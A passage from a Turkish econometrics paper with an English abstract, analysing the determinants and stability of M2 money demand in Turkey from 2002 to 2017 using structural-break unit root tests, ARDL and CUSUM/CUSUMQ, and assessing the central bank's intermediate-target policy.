kullanıldığı için; ara amaç-para politikasıyla uyumlu hareket edilmediği söylenebilir. TCMB’nin para politikası aracı olarak parasal büyüklükleri kullanması, para talebinin istikrarsız olması nedeniyle, toplam talebin artmasına ve enflasyonun tekrar artış göstermesine yol açmıştır. Bu anlamda dikkat edilmesi gereken eğer enflasyon oranında kalıcı bir iyileşme sağlamak isteniyorsa, para talebinin istikrarlı olmadığı dönemlerde, parasal büyüklüklerle ilgili çok fazla değişikliğe gidilmemesi gerektiğidir.

Anahtar kelimeler: Para Talebi, Para Politikası, Yapısal Kırılma, ARDL, CUSUM, CUSUMQ.

Jel kodu: E41, E52, E47.

Compliance of The Money Demand and Intermediate Target in Turkey: Structural Breaks and ARDL Analysis

Abstract

In the study, we examined determinants of the demand of money, stability of the money demand and relationship between interim goals-money policy in the 2002-2017 period in Turkey under the Monetarist Approach. For testing the stability of the variables was used Peron (1997) structural break unit root test, Autoregressive Distributed Lag (ARDL) analysis was used for relations between variables and was used CUSUM and CUSUMQ tests for the stability of the money demand. According to the ARDL analysis results; GDP and interest rates were not only effect to the demand of money, but also exchange rate, bond and stocks demands were effective indicators on the demand of the money in the 2002-2017 period in Turkey. In this context, it has been determined that the most important variable affecting the short term and long term of money demand is the real effective exchange rate and the effect of stock demand on money demand is weaker than the other variables. However, CUSUM and CUSUMQ tests revealed that money demand was stable in Turkey in 2002-2011 and 2013-2017 periods, but is unstable in 2011-2013 period. In this view, interest rate and monetary aggregates were used together by CBRT which may not be a suitable policy for the 2011-2013 period. In this period, targeting the monetary aggregates as intermediate target beside short run interest rate by CBRT seems to have led to an increment in total demand and inflation rate. From this viewpoint, it may be said that the monetary aggregates should not be changed considerably during instable periods of money demand in order to decrease the inflation rate permanently.

Key words: Money Demand, Monetary Policy, Structural Breakdown, ARDL, CUSUM, CUSUMQ.

Jel code: E41, E52, E47.

1. Giriş

Para otoriteleri fiyatlar genel düzeyinde, finansal piyasalarda, faiz oranında, döviz kurunda istikrar sağlamak gibi amaçlarla para politikası yürütürler. Bu amaçlara nihai hedefler de denir. Fiyat istikrarı, fiyatlar genel düzeyinde artış veya azalma yönünde sürekli bir değişme olmaması, finansal piyasalarda istikrar, para ve sermaye piyasalarında rol alan iktisadi aktörlerin doğru kararlar alabilmeleri, faiz oranında ve döviz kurunda istikrar bu göstergelerde dalgalanma yaşanmaması, değerlerinin istikrarlı seyretmesi anlamına gelir. Para otoritelerin bu amaçları kısa vadede gerçekleştirmek zordur, bunlar uzun vadeli amaçlardır.

Bu kapsamda para otoriteleri tarafından, nihai amaçlara ulaşmada sorun yaşanmamak üzere parasal aktarım sürecini kontrol etmeye yönelik, kısa vadede nihai amaçlarla uyumlu ve ölçülebilir bazı göstergeler belirlemekte ve bunlar ara hedef olarak ilan edilmektedir. Faiz

oranı, döviz kuru, parasal büyüklükler ara hedef olarak belirlenebilen göstergelerdir. Merkez bankası, para politikası ara amacı olarak genellikle bir ara amaç belirlemektedir. Çünkü birden fazla ara ara amaç belirlenmesi, merkez bankasının ara amaç üzerindeki kontrolünü zorlaştırmaktadır.

Para politikasının uygulama sürecinde ara hedefler iki önemli role sahiptir. İlk olarak ara hedefler, politika araçlarının makroekonomik hedefler üzerinde arzu edilen etkilerin yaratılıp yaratılmadığı konusunda merkez bankasına bilgi sağlamaktadır. İkinci olarak ise seçilen para politikası araçlarının ekonomi üzerinde nasıl bir etki (daraltıcı ya da genişletici) yarattığı konusunda bilgi sağlamaktadır (Aktan, Utkulu ve Togay: 1998, s.8).

Merkez bankasının ara amaç hangi göstergeyi seçeceği o ekonomide para talebinin istikrarlı olup olmamasına bağlıdır. Eğer ekonomide para talebi istikrarlı ise parasal büyüklükler ara amaç olarak kullanılabilir. Böyle bir seçimle, para arzındaki değişikliklerden dolayı hasıladaki dalgalanmalar kontrol edilebilir nitelikte gerçekleşecektir. Fakat para talebi istikrarlı değilse, faiz oranı ara hedef olarak belirlenir (Poole, 1970). Çünkü, para talebinin istikrarsız olduğu dönemlerde, para arzındaki değişikliğin hasıla üzerindeki etkilerini kontrol etmek zorlaşmakta, üretimde istenmeyen dalgalanmalar oluşabilmektedir. Bu da fiyatlar genel düzeyinde istikrarsızlık anlamına gelmektedir.

Bu kapsamda çalışmada, Parasalcı Yaklaşımına göre, Türkiye’de 2002-2017 yılları arasında, para talebini etkileyen unsurlar incelenmekte, para talebinin istikralı olup olmadığı belirlenmekte ve bu sonuçlara bağlı olarak para talebi-ara amaç uyumunu değerlendirmektedir. Çalışmanın ikinci bölümünde Parasalcı Yaklaşım çerçevesinde para talebini etkileyen unsurlar teorik olarak incelenmiştir. Üçüncü bölümde literatür incelemesi yapılmış ve bu çalışmanın literatüre katkısına değinilmiştir. Dördüncü bölümde çalışmada kullanılan değişkenler tanıtılmış ve bu değişkenlerle para talebi arasındaki beklenen iktisadi ilişkiler özetlenmiştir. Çalışmanın beşinci bölümünde ampirik yöntem ve bulgulara yer verilmiştir. Çalışma sonuç bölümü ile tamamlanmıştır.

2. Teorik Çerçeve

Parasalcı Yaklaşımda para talebi, Milton Friedman başta olmak üzere, Chicago Okulu içinde bazı iktisatçılar tarafından, Klasik Miktar Teorisine katkıda bulunarak geliştirilmiş ve Modern Miktar Teorisi adını almıştır. Friedman (1956), Modern Miktar teorisini bir para talebi teorisi olarak açıklamış ve para talebi fonksiyonunu şu şekilde ifade etmiştir:

$$M_d=f(Y_p, W, P, R_b, R_e, (1/P)(dp/dt),U) \quad (1)$$

1 nolu deşitlikte M_d , para talebi; Y_p , süreli gelir; W , fiziksel mal varlığının beşeri servete oranı; P , fiyatlar genel düzeyini; R_b , bononun sağladığı getiri; R_e , hisse senedinin sağladığı getiri; $(1/P)(dp/dt)$, beklenen enflasyon oranı; U , tesadüfı değişken olarak adı altında vergiler, teknolojik ödemeler, ulaşım sistemi, ekonomik istikrar derecesi gibi faktörlerdir. Bu fonksiyon, 2 numaralı fonksiyonda görüldüğü biçimde düzenlenebilir.

$$M_d / Y_p = f(W, P, R_b, R_e, (1/P)(dp/dt), U) \quad (2)$$

2 numaralı fonksiyonun her iki tarafına çarpım şeklinde Y_p eklendiğinde 3 numaralı fonksiyona ulaşılır.

$$M_d = f(W, P, R_b, R_e, (1/P)(dp/dt), U) \times Y_p \quad (3)$$

Aşağıdaki 4 numaralı forma dönüştürülebilen 3 numaralı eşitlik aslında Friedman'nın para talebinin, Klasik para talebi denklemine benzeyen bir yapıda olduğunu göstermektedir.

$$M_d = k Y_p = (1/V) Y_p \quad (4)$$

3 numaralı eşitlikten hareketle, 4 numara ile gösterilen denklem elde edilebilir. k , para tutma isteğini göstermekte olup, paranın dolaşım hızının tersidir.

$$Y_p = (1/k) M_d = V M_d \quad (5)$$

Parasalcı yaklaşımda teknolojik gelişmeler de dikkate alındığı için, 5 numaralı denklemde, M_d 'nin içinde vadeli mevduatların da olduğu belirtilir. Bu kapsamda, Parasalcı Yaklaşımda piyasadaki para hacmini, dolaşımdaki para, vadeli ve vadesiz mevduat toplamı olan M_2 temsil eder. Friedman (1956), diğer faktörlerin sabit olduğu varsayımı altında, paranın dolaşım hızını, sürekli gelirin bir fonksiyonu olarak tanımlamıştır. Sürekli gelir nispeten istikrarlı olduğu için, para talebi de istikrarlı kabul edilir. Dolayısıyla bu yaklaşıma göre, para talebi büyük ölçüde istikrarlıdır, o nedenle para otoritesi, parasal büyüklükler üzerinde kontrol sağlayabilir sonucuna ulaşabiliriz. Bu anlamda, Parasalcı yaklaşıma göre para otoritesi hasıla ile parasal genişleme/daraltmaya gitmelidir.

3. Literatür

Literatürde bu alanda yapılan çalışmalarda büyük ölçüde, eşbütünleşme analizlerinden yararlanıldığı, para talebi göstergesi olarak M_1 ve M_2 ağırlıklı olmak üzere çeşitli parasal büyüklüklerin kullanıldığı, para talebini etkileyen değişkenler olarak gelir, faiz oranı, döviz kurunun ele alındığı söylenebilir. Bununla birlikte sınırlı sayıda hisse senedi talebinin para talebi üzerindeki etkisini inceleyen çalışma da mevcuttur. Bu çalışmaların ikinci aşamasında çoğunlukla para talebinin istikrarlı olup olmadığı da incelendiği görülmektedir.

Örneğin Hafer ve Jansen (1991), ABD para talebini, Johansen Eşbütünleşme analizini kullanarak, 1915-1988 dönemi için incelemişlerdir. Çalışma sonucunda; reel para talebi (M2), reel gelir ve faiz oranı arasında uzun dönemli ilişki olduğunu belirlemişlerdir. Bununla birlikte para talebinin istikrarlı olduğu sonucuna ulaşılmıştır. Koğar (1995), Türkiye’de para talebini, 1987-2001 dönemi için, Johansen Eşbütünleşme analizi kullanarak incelemiştir. Çalışma sonucunda; reel para talebi (M2Y), reel GSYİH, enflasyon, reel efektif döviz kuru, faiz oranı arasında uzun dönemli bir ilişki olduğu ve para talebinin istikrarlı olduğu sonucuna ulaşılmıştır. Bahmani Oskooee ve Chomsisengphet (2002), panel veri analizini kullanarak, 11 OECD ülkesinde para talebini analiz ettiği çalışmasında sadece İngiltere ve İsviçre’de para talebinin istikrarsız olduğunu belirlemiştir.

Ordenez (2003), İspanya’da para talebini, 1978-1998 dönemi için, Johansen Eşbütünleşme analizini kullanarak, incelemiş ve para talebinin uzun dönemde istikrarlı olduğu sonucuna ulaşılmıştır. Civeir (2003), Türkiye’de 1987-1999 dönemi için, Johansen Eşbütünleşme analizini kullanarak, reel para talebi (M2), sanayi üretim endeksi, enflasyon oranı, döviz kuru ve faiz oranları arasında uzun dönemli ilişki olduğunu belirlemiş ve para talebini istikrarlı bulmuştur. Halıcıoğlu ve Uğur (2005), Türkiye’de, 1950-2002 dönemi için, ARDL analizini kullanarak, reel para talebi (M1), nominal döviz kuru, faiz oranı ve reel GSYİH arasındaki kısa ve uzun dönemli ilişkileri belirlemiş ve para talebinin istikrarlı olduğu sonucuna ulaşılmıştır. Emerson (2006), İngiltere’nin para talebini (M2), Johansen Eşbütünleşme analizi kullanarak, 1959-2004 dönemi için incelemiş, uzun dönemde, para talebi, faiz oranı, çıktı düzeyi arasında ilişki olduğu ve para talebinin istikrarlı olduğu sonucuna ulaşılmıştır.

Altıntaş (2008), ARDL analizini kullanarak, Türkiye’de 1985-2006 döneminde para talebini incelemiş, reel para talebi (M2), reel GSYİH, mevduat Faiz Oranı, nominal döviz kuru arasında kısa ve uzun dönemli ilişkilerin ortaya konduğu çalışmada ve para talebinin istikrarlı olduğu sonucuna ulaşılmıştır. Achsani (2010), Endonezya’da, 1990-2008 dönemi için, ARDL analizini kullanarak, para talebini incelemiş, bu kapsamda M2 para talebi, reel gelir ve faiz oranı arasındaki ilişkileri ortaya koymuş ve para talebinin istikrarlı bir yapı sergilediği sonucuna ulaşılmıştır. Öte yandan, Rao ve Kumar (2011), ABD’de para talebini, 1960-2008 dönemi için, Gregory-Hansen Eşbütünleşme Testi ve Tam Modifiye Edilmiş Sıradan En Küçük Kareler yöntemi kullanarak incelemiştir. Çalışma sonucunda, değişkenler arasındaki kısa ve uzun dönemli ilişkiler belirlenmiş ve para talebinin uzun dönemde istikrarlı olmadığı gözlenmiştir.

Dritsaki ve Dritsaki (2012), Türkiye’de para talebini 1989-2010 dönemi için, Hata Düzeltme Modeli, Johansen Eşbütünleşme ve Granger Nedensellik analizlerini kullanarak incelemiştir. Reel para talebi (M1), sanayi üretim endeksi, nominal faiz oranı arasında kısa ve uzun dönemde nedensellik ilişkisi belirlemekle birlikte, para talebinin istikrarsız olduğu sonucuna ulaşmıştır. Yılcı (2012), 1989-2011 dönemi için, Türkiye’de para talebini ARDL analizi ve Kayan Pencere Sınır Testi ile incelemiştir. Çalışmanın sonucunda, reel para arzı (M2) reel GSYİH, Mevduat Faiz Oranı, BİST100 değişkenleri arasında kısa ve uzun dönemli ilişkiler belirlenmiş fakat 2007 yılından itibaren para talebinin istikrarsız olduğu sonucuna ulaşılmıştır. Kumar ve Webber (2013), Avustralya ve Yeni Zelanda’da, 1960-2009 dönemi için para talebini incelemiştir. Çalışma sonucunda, reel para stoku (M), reel GDP, nominal faiz oranı, reel efektif döviz kuru ve enflasyon oranı arasındaki ilişki olduğu belirlenmekle birlikte, 1984-1998 döneminde her iki ülkede de para talebi fonksiyonunun istikrarsız olduğu sonucuna ulaşılmıştır. Özcan ve Arı (2013), Türkiye’de para talebini, 2005-2012 dönemi için, Johansen Eşbütünleşme analizi kullanarak incelemiştir. Çalışma sonucunda, reel para arzı (M2), reel gelir, faiz oranı ve döviz kuru arasında uzun dönemli bir ilişkinin olduğu belirlenmiştir. Para talebi fonksiyonunun ise istikrarlı olmadığı sonucuna ulaşılmıştır.

Bu çalışmanın literatüre katkısı, para talebinde yer alan tüm değişkenlerin reel değerlerinin logaritmik biçimde kullanılması ve buna bağlı olarak değişkenler arasındaki reel esneklik katsayılarının elde edilebilmesidir. Bunun yanı sıra para talebi üzerinde hisse senedi ve tahvil talebinin etkileri de ayrı ayrı belirlenmiştir. Ayrıca, çalışmada sadece para talebinin istikrarlı olup olmadığı incelenmemiş, 2002 yılından itibaren izlenen ara amaç politikaları kapsamında, ara amaç ve para talebi arasındaki ilişkiler değerlendirilmiştir.

4. DEĞİŞKENLERİN TANIMLANMASI

Çalışmada Türkiye’de 2002-2017 dönemine ait çeyrek yıllık veriler kullanılarak, para talebini etkileyen göstergeler, Parasalcı Yaklaşım çerçevesinde incelenmiş ve para talebinin istikrarlı olup olmadığı analiz edilerek, para talebi-ara amaç uyumu değerlendirilmiştir. Bu kapsamda, birim kök analizi olarak Peron (1997) yapısal kırılmalı birim kök testi ve eşbütünleşme analizi olarak Gecikmesi Dağıtılmış Otoregressive Model (Auto-Regressive Distributed Lag (ARDL)) analizi kullanılmıştır. Uygulama öncesinde, değişkenler 2003 baz yılı TÜFE endeksi kullanılarak reel hale getirilmiş ve Üstsel Düzeltme Yöntemi kullanılarak, mevsimsel etkilerden arındırılmıştır. “R” eki, değişkenlerin reel olduğunu; “SM” eki, ilgili serinin mevsimsel etkilerden arındırıldığını göstermektedir. Reel faiz oranı, nominal faiz oranından enflasyon oranı çıkarılarak elde edilmiştir.

Tablo 1. Değişkenlerle İlgili Bilgiler

Değişkenler	Değişkenin Açıklaması	Kaynak
LRM2SM	Logaritmik Reel M2	T.C. Merkez Bankası Elektronik Veri Dağıtım Sistemi (EVDS)
LRGDPSM	Logaritmik Reel GDP	T.C. Merkez Bankası Elektronik Veri Dağıtım Sistemi (EVDS)
LRINT	Logaritmik ağırlıklandırılmış üç ay vadeli reel mevduat faiz oranı	T.C. Merkez Bankası Elektronik Veri Dağıtım Sistemi (EVDS)
LREXCSM	Logaritmik TÜFE bazlı reel efektif döviz kuru	T.C. Merkez Bankası Elektronik Veri Dağıtım Sistemi (EVDS)
LRBİSTSM	Logaritmik Reel Borsa İstanbul 100-Kapanış Fiyatları	T.C. Merkez Bankası Elektronik Veri Dağıtım Sistemi (EVDS)
LRTAHVILSM	Logaritmik Reel Tahvil İşlem Hacmi	T.C. Merkez Bankası Elektronik Veri Dağıtım Sistemi (EVDS)

Analizde yer alan değişkenler ile ilgili iktisadi beklentiler şu şekilde özetlenebilir:

Reel faiz oranı ile reel para talebi arasında negatif yönlü ilişki beklenmektedir. Bunun nedeni, elde para tutmanın maliyetini gösteren faiz oranındaki artış, para talebini azaltacak olmasıdır. Ulusal paranın değerini ve aynı zamanda para ikamesini temsil eden döviz kuru değişkeni ile para talebi arasındaki ilişkinin yönünü ilişkiyi negatif ya da pozitif yönlü bulan çalışmalar mevcuttur. Fakat bu çalışmada kullanılan kur değişkeni, TCMB tarafından hesaplanan reel efektif kur endeksidir. Bu endekste ki değerlendirme, Türk Lirasındaki değerlenmeyi ifade etmektedir. Bu anlamda iki değişken arasındaki ilişkinin pozitif olması beklenmektedir. Reel GDP ile para talebi arasında pozitif yönlü ilişki beklenmektedir. Çünkü gelir arttıkça para talebinin de artması beklenmektedir. Hisse senedi ve tahvil talebi ile para talebi arasında negatif yönlü ilişki beklenmektedir. Bireyler, hisse senedi ve tahvilin getirisi arttıkça para talebini azaltacaklardır. Bununla birlikte, literatürde servet etkisine bağlı olarak bu değişkenler arasında pozitif yönlü ilişki bulan çalışmalar da mevcuttur.

5. YÖNTEM VE BULGULAR

Değişkenler arasındaki uzun dönem eşbütünleşme ilişkisinin araştırılmasına geçilmeden önce serilerin durağanlık özellikleri incelenmiştir. Zaman serisi analizlerinde durağan olmayan seriler kullanılarak yapılan tahminde sahte regresyon sorunu ortaya çıkmaktadır (Gujarati, 2009). Serilerin durağanlığının incelendiği birim kök testlerin bazıları serilerde yapısal kırılmayı göz ardı etmekte, bazıları ise yapısal kırılmayı dikkate alarak, serinin durağan olup olmadığını incelemektedir.

Perron (1997), serilerde yapısal kırılmanın varlığı durumunda, kırılmayı göz ardı eden birim kök testlerinin sapmalı sonuçlar vereceğini belirtmektedir. Çalışmada incelenen dönemde, 2008 küresel ekonomik krizinin yaşanması, yine bazı iç ve dış konjonktürel etkilerin varlığı dolayısıyla, serilerin durağanlığı yapısal kırılmalı birim kök testlerinden olan Perron (1997) yapısal kırılmalı birim kök testi ile araştırılmıştır. Bu testte yapısal değişim/kırılma zamanı T_B ile ifade edilmektedir. Boş Hipotez, “seri yapısal kırılmalı birim köke sahiptir” şeklindedir. Peron (1997) tarafından Boş Hipotez altında üç farklı model geliştirmiştir. Birinci modele göre, seri düzeyde bir değişime sahiptir, ikinci model, seri trendde bir değişime sahiptir, üçüncü modelde, seri düzey ve trendde bir değişime sahiptir. Bu üç model aşağıda tanımlanmıştır:

Model A: Innovational Outlier Model

$$y_t = \mu + \theta DU_t + \beta t + \delta D(T_B)_t + \alpha y_{t-1} + \sum_{i=1}^k c_i \Delta y_{t-1+i} + \varepsilon_t \quad (6)$$

Model B: Additive Outlier Model

$$1. \text{ Adım: } y_t = \mu_1 + \beta_t + \gamma DT^*_t + \hat{y}_t \quad (7)$$

$$2. \text{ Adım: } \hat{y}_t = \alpha \hat{y}_{t-1} + \sum_{i=1}^k c_i \Delta \hat{y}_{t-1+i} + \varepsilon_t \quad (8)$$

Model C: Innovational+ Additive Outlier Model

$$y_t = \mu + \theta DU_t + \beta t + \gamma DT_t + \delta D(T_B)_t + \alpha y_{t-1} + \sum_{i=1}^k c_i \Delta y_{t-1+i} + \varepsilon_t \quad (9)$$

Model A, 6 nolu denklem, serinin düzeyinde tek zamanlı bir değişimine izin vermektedir. Model B trendde meydana gelen bir değişme olup olmadığını incelemektedir. Model B için öncelikle 7 nolu denklem En Küçük Kareler yöntemi uygulanarak tahmin edilir ve $\hat{y}$ artıkları elde edilir. Daha sonra, 8 nolu denklem oluşturularak, model sonuçlarına ulaşılır. Model C, 9 nolu denklem, eğim ve sabitteki bir değişme olup olmadığını incelemektedir. Sıfır hipotezi ($\alpha=1$) belirli bir t istatistik değeri için, hesaplanan değer, kritik değerden küçükse reddedilmektedir.

Tablo 2. Peron (1997) Yapısal Kırılmalı Birim Kök Testi

Değişkenler	Düzey				1. Fark			
	Kırılma Yılı	Sabit	Kırılma Yılı	Sabit& trend	Kırılma Yılı	Sabit	Kırılma Yılı	Sabit& trend
LRM2SM	2014:01	-1.576	2005:02	-2.921	2006:01	-6.637*	2006:01	-6.569*
LRINT	2009:01	-4.001	2013:03	-3.453	2010:01	-6.04*	2009:01	-6.279*
LREXCSM	2013:03	-2.960	2007:01	-3.895	2017:01	-7.520*	2009:01	-6.636*
LRGDPSM	2015:01	-4.108	2015:01	-2.924	2008:04	-5.945*	2010:04	-6.194*
LRBIST100SM	2009:01	-4.628*	2011:01	-5.600*	-	-	-	-
LRBILLSM	2013:03	1.859	2013:03	-1.869	2008:04	-6.999*	2008:04	-7.264*

*, %1 anlamlılık düzeyinde istatistiki olarak anlamlı olduğunu göstermektedir.

Tablo 2’de sunulan Peron (1997) birim kök testi sonuçlara göre değişkenlerin sabit ve trend değerlerinde yapısal kırılma söz konusudur. Bu kırılmalar dikkate alınarak, değişkenlerin durağanlıkları incelendiğinde; Borsa İstanbul değişkeninin düzeyde, diğer değişkenlerin ise birinci farklarının durağan yapıda olduğu gözlenmektedir.

Değişkenlerin farklı durağanlık düzeylerinde olmalarına bağlı olarak, değişkenler arasında kısa ve uzun dönem ilişkilerin belirlenebilmesi amacıyla gecikmesi Dağıtılmış Otoregresif Model - ARDL (Auto-regressive Distributed Lag) Analizi ve Hata Düzeltme Modeli (ECM) kullanılmıştır. ARDL analizi, değişkenlerin I(2) olması dışında, bütünüyle I(0) ve I(1) veya hepsinin karşılıklı eşbütünleşik I(1) olup olmadığına bakılmaksızın, değişkenler arasındaki kısa ve uzun dönemli ilişkilerin belirlenmesinde uygulanabilmektedir (Pesaran vd., 2001). ARDL analizinde ilk olarak, değişkenler arasında uzun dönemli bir ilişkinin varlığı araştırılmaktadır. İkinci olarak, değişkenler arasında eş-bütünleşme ilişkisinin varlığı ve değişkenler arasındaki uzun dönemli ilişkileri gösteren katsayılar belirlenmektedir. Üçüncü olarak, ilgili modelde hata düzeltme mekanizmasının işleyip işlemediği tespit edilmekte ve değişkenler arasındaki kısa dönemli ilişkiler incelenebilmektedir.

Çalışmanın kullanılan para talebi denklemi aşağıda sunulmuştur:

$$LRM2 = \beta_0 + \beta_1 LRINT + \beta_2 LRGDPSM + \beta_3 LREXCSM + \beta_4 LRBIST100SM + \beta_5 LRBILLSM + u_t \quad (10)$$

10 nolu denklemin tahmininde Akaike Bilgi Kriterine göre en uygun gecikme uzunluğu üç dönem olarak belirlenmiştir. Model seçimi, üç dönem gecikme için normal dağılım analizi, otokorelasyon ve değişen varyans sorunu olmadığına dair analiz sonuçları çalışmanın Ekler kısmında sunulmuştur. Bu kapsamda üç dönem gecikmeli ARDL analizine ait Sınır Testi sonuçları Tablo 3’de sunulmuştur.

Tablo 3. ARDL Sınır Testi

Test İstatistiği	Değer	k
F-istatistik	11.11633	5
Sınır Testi Kritik Değerleri		
Anlamlılık Düzeyi	I(0) Sınır	I(1) Sınır
10%	2.08	3.00
5%	2.39	3.38
2.5%	2.7	3.73
1%	3.06	4.15

Not: k terimi, bağımsız değişken sayısını ifade etmektedir. Bağımsız değişken sayısı beştir. Eşbütünleşme için H_0 hipotezi, değişkenler arasında uzun dönemli ilişki yoktur olarak tanımlanmaktadır.

F-istatistik değeri %1 anlamlılık düzeyinde Sınır Testi Kritik Değerlerinden büyük olduğu için H_0 hipotezi reddedilmiş, eş bütünleşme ilişkisi olduğu, yani değişkenler arasında uzun dönemli ilişki olduğu belirlenmiştir.

Tablo 4’de değişkenler arasındaki uzun dönemli ilişkiler sunulmuş, daha sonra eşbütünleşme denklemi sunulmuştur.

Tablo 4. Uzun Dönem Katsayılar

Değişken	Katsayı	S.Hata	t-istatistik	Olasılık
D(LRINT)	-0.190	0.063	-3.016*	0.005
D(LREXCSM)	1.024	0.237	4.321*	0.001
D(LRGDPSM)	0.124	0.055	2.255**	0.012
LRBIST100SM	-0.054	0.021	-2.571**	0.015
D(LRBILLSM)	0.856	0.207	4.135*	0.000
C	0.758	0.297	2.552**	0.015

*, %1, **, %5 güven düzeyinde, katsayılar istatistiki olarak anlamlıdır.

$$LRM2 = 0.76 - 0.19 LRINT + 1.02 LREX + 0.12 LRGDP - 0.05 LRBIST100 + 0.76 LRBILL$$

Bu kapsamda, M2 para talebini uzun dönemde etkileyen en önemli değişken reel efektif döviz kurudur. Katsayının işaretinin pozitif olması, Türk Lirası değer kazandıkça, Türk Lirasına olan talebin arttığını göstermektedir. Türk Lirasındaki %1 değer artışı, M2 para talebini %1.02 artırmaktadır. Uzun dönemde para talebi üzerinde etkisi yüksek olan diğer değişken tahvil talebini gösteren, tahvil işlem hacmidir. Tahvil talebi ile para talebi arasında pozitif yönlü ilişki olduğu sonucuna ulaşılmıştır. Bu sonuç, tahvil getirisinin yüksek olmasına bağlı olarak servet artışının ortaya çıktığı ve bireylerin artan servetlerinin etkisiyle para talebini artırdığı sonucuna yönetmektedir. Faiz oranı ile para talebi arasında negatif yönlü ve istatistiki olarak anlamlı bir ilişki olduğu belirlenmiştir. Faiz oranındaki %1’lik bir artış para talebini

%0.20 azaltmaktadır. Gelirdeki artışı gösteren Reel GDP ile para talebi arasında pozitif yönlü ilişki söz konusudur. Gelirdeki %1’lik artış, para talebinde%0.12 artışa yol açmaktadır. BİST 100 işlem hacmi ile ölçülen, hisse senedi talebi ile para talebi arasındaki ilişki iktisadi olarak beklenen yöndedir. Fakat iki değişken arasındaki ilişki diğer değişkenlere göre daha zayıftır.


Tablo 5’de M2 para talebi için hata düzeltme modeli sonuçları sunulmuştur.

Tablo 5. Hata Düzeltme Modeli


Değişken	Katsayı	S. Hata	t-istatistik	Olasılık
D(LRINT, 2)	-0.098	0.03	-2.984	0.005
D(LRECX, 2)	0.232	0.084	2.782	0.009
D(LREXC(-1), 2)	0.590	0.111	5.337	0.000
D(LREXC(-2), 2)	0.237	0.091	2.619	0.013
D(LRGDP, 2)	0.168	0.054	3.141	0.003
D(LRBIST100)	0.134	0.026	5.207	0.000
D(LRBIST100(-1))	0.059	0.025	2.335	0.025
D(LRBIST100(-2))	0.075	0.021	3.508	0.001
D(LRBILL, 2)	-0.233	0.061	-3.808	0.001
D(LRBILL(-1), 2)	-0.370	0.123	-3.010	0.005
ECM(-1)	-0.565	0.111	-5.089	0.000

Mevduat faiz oranı, döviz kuru ve döviz kurunun iki döneme kadar gecikmeli değerleri, Yurtiçi Gayri Safi Hasıla, BİST 100 işlem hacmi ve iki döneme kadar gecikmeli değerleri, tahvil talebi ve bir dönem gecikmeli değeri ile para talebi arasında istatistiki olarak anlamlı ve iktisadi açıdan beklenen yönde ilişki vardır. Hata düzeltme sürecinde; ECM(-1) değişkeni, uzun dönem ilişkisinden elde edilen hata terimleri serisinin bir gecikmeli değerini ifade etmektedir. Modelden elde edilen ECM(-1) değişkeninin işareti negatif, değeri sıfırla bir arasındadır. Bu durum, kısa dönemde meydana gelen dengesizliğin uzun dönemde düzeleceğini ifade etmektedir. Sonuç olarak, kısa ve uzun dönemli analizle göstermiştir ki; Türkiye’de para talebi; faiz oranı, döviz kuru, GSYİH, hisse senedi ve tahvil talebine bağlı olarak açıklanabilmektedir. Diğer bir anlatımla 2002-2017 döneminde Türkiye’de para talebi sadece gelir düzeyi ve faize oranına bağlı olarak değil, döviz kuruna, hisse senedi ve tahvil talebine bağlı olarak da şekillenmiştir.

Çalışmada elde edilen bu sonuçlar ışığında, para talebinin kararlı/istikrarlı olup olmadığı, Brown vd. (1975) tarafından geliştirilmiş olan CUSUM ve CUSUMQ testleri kullanılarak analiz edilmiştir. Bu testler parametrik olmayan nitelikte olup, tahmin edilen modelin ardışık kalıntılarına uygulanmaktadır. Hata terimlerine yönelik CUSUM testi istatistiklerinden elde edilen eğri, %5 anlamlılık düzeyine denk gelen kritik sınırlar arasında ise, tahmin edilen regresyonun parametrelerinin istikrarlı oldukları ifade edilebilir. Aynı süreç, ardışık artıkların karesini temel alan CUSUMQ için de söz konusudur.



Şekil 1. CUSUM Testi Sonuçları



Şekil 2. CUSUMQ Testi Sonuçları

Şekil 1 ve 2’de sunulan CUSUM ve CUSUMQ testleri sonuçları, Türkiye’de M2 para talebinin 2002-2011 ve 2013-2017 dönemlerinde istikrarlı, 2011-2013 döneminde istikrarsız olduğunu ortaya koymuştur. Bu kapsamda Türkiye’de uygulanan para politikasına bakıldığında; TCMB’nin, 2002-2005 yılları arasında, örtük enflasyon hedeflemesi uyguladığı, kısa vadeli faiz oranını ara amaç olarak belirlediği, para tabanını da ek çapa olarak kullandığını görmekteyiz. Dolayısıyla, TCMB’nin örtük enflasyon rejiminin başarısını artırmayı ve enflasyon beklentilerini olumlu yönde etkilemeyi amaçlayan iki ara amaç kullandığını söyleyebiliriz. Bu ara amaçların nihai hedef üzerindeki etkisine bakıldığında; 2002-2005 döneminde gerçekleşen enflasyon hedeflenen enflasyonun gerisinde kaldığı, 2002 yılında %29.7 olan enflasyon oranının 2005 yılında %7.7’ye gerilediğini, özetle TCMB’nin bu iki ara amaç ile başarılı sonuçlar alındığını ifade edebiliriz. 2006 yılından itibaren ise Türkiye’de açık enflasyon hedeflemesi rejimi uygulanmaya başlamıştır. Fakat 2006 yılı başlarında Türkiye’de uluslararası konjonktüre bağlı ekonomik şoklar da yaşanmaya başlamıştır. Para politikası ile kontrolü zor olan bu şoklar enflasyon hedeflerinde sapmaya yol açmıştır. 2006 yılında hedeflenen enflasyon %5, gerçekleşen enflasyon %9,5’tir. 2007 yılında enflasyon oranı %8,4, 2008 yılında ortalama %10,1’dir. Enflasyon hedefi ile enflasyon açığı arasındaki farkın açılmasına bağlı olarak, TCMB tarafından 2008 yılında enflasyon hedefi revize edilmiş ve 2009 yılı için %7.5, 2010 yılı için %6.5, 2011 yılı için %5.5 olarak güncellenmiştir. Bununla birlikte, 2008 küresel krizi kapsamında TCMB 2018 yılı Haziran ayına kadar, fiyat istikrarını sağlamayı temel amacı yanında, makro finansal istikrarı da gözetmeye başladığını duyurmuştur. Birden fazla amaca yönelik olarak uygulanan para politikasının gerektirdiği araç çeşitliliğini sağlamak amacıyla, kısa vadeli faiz oranının yanı sıra Bankalararası Para Piyasası ve İstanbul Menkul Kıymetler Borsası bünyesindeki Repo-Ters Repo pazarında uygulanmakta olan gecelik borç alma ve borç verme faizleri arasında oluşan faiz koridorunun ve zorunlu karşılıkların bir arada kullanıldığı bir politika bileşimi belirlemiştir. Bu anlamda, CUSUM ve CUSUMQ testleri sonucunda gözlenen para talebinin istikrarsız olduğu 2011-2013 döneminde, faiz aracının tek başına bir ara amaç olarak kullanılmaması, ara amaç-para politikası uyumu açısından uygun bir politika olmamıştır. Parasal büyüklüklerdeki değişiklikler toplam talebin artmasına ve enflasyonun tekrar artış göstermesine yol açmıştır. Aslında TCMB bu politikayı ilgili dönemde azalan toplam talebi artırmak amacıyla uygulamış fakat enflasyon 